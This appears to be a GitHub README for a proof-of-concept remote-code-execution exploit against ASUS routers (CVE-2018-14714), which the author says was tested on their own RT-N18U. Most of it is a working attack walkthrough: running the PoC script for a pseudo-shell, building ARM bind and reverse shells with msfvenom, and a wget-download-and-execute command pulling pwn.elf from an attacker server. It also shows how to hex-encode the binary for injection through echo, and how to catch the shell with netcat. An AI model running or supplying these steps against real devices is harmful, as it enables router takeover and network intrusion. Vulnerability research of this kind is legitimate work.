 bttea/cve-2018-14714-rce-exploit
ASUS wifi router RCE vulnerability

ASUS wifi router RCE vulnerability
This PoC is for learning and research purposes only. Do not use it for illegal activities; you are solely responsible for any legal consequences.
In the demonstration below, the tested device model is an ASUS RT-N18U, The firmware version is 3.0.0.4.378.9216., a router I purchased during my university years. It is now my test machine :)
Exploitation conditions
You need to install the dependencies:
$ python3 -m pip install requestsRun the script directly to get usage instructions. You can run the command below to verify if the target is vulnerable.
$ python3 CVE-2018-14714-RCE_PoC.py <target> <user> <password>

You can use msfvenom command to generate a lightweight reverse shell binary executable. You can modify the parameters according to the kernel environment you are working with. In my case, it's armv7l, and the command is as follows:

Bind shell
$ msfvenom -p linux/armle/shell_bind_tcp LPORT=4444 -f elf -o pwn.elf

Reverse shell
$ msfvenom -p linux/armle/shell_reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f elf -o pwn.elf
If your target device has the wget command available, after you start listening on port 4444, you can use the following command in a pseudo-shell to obtain a reverse shell:
$ python3 CVE-2018-14714-RCE_PoC.py admin admin shell
shell> cd /tmp && wget http://YourServer/pwn.elf -O pwn.elf && chmod +x ./pwn.elf && ./pwn.elf
If your target environment does not have any built-in remote resource access commands, please continue reading.

Convert the generated binary file into binary data.
$ for i in `cat pwn.elf | xxd -p`;do echo -n $i;done

$ python3 -c 'a=input("binary data:");print("echo -ne \"",end="");print(*[f"\\x{a[i:i+2]}" for i in range(0,len(a),2)],sep="",end="");print("\"")'

To confirm the existence of a vulnerability on the target, rerun the Python script with the added shell parameters to enter an interactive pseudo-shell. Please note that it is normal if commands do not produce any output, as there is no place to receive stdout. However, using the sleep command can help you verify that the commands have indeed been executed.

Additionally, it is important to note that, based on testing, the command line allows a maximum of 1022 characters. You need to construct commands that are less than 1022 characters in length. Therefore, you will need to manually split the payload and execute it in parts to ensure our command runs successfully.
Next, let's obtain a real reverse shell. You can start by listening on the specified port.
$ nc -lvnp 4444
Execute the Python PoC script to obtain a pseudo-shell for injecting the payload.
$ python3 CVE-2018-14714-RCE_PoC.py admin admin shell

Finally, all that's left is to enjoy your acquired reverse shell :)

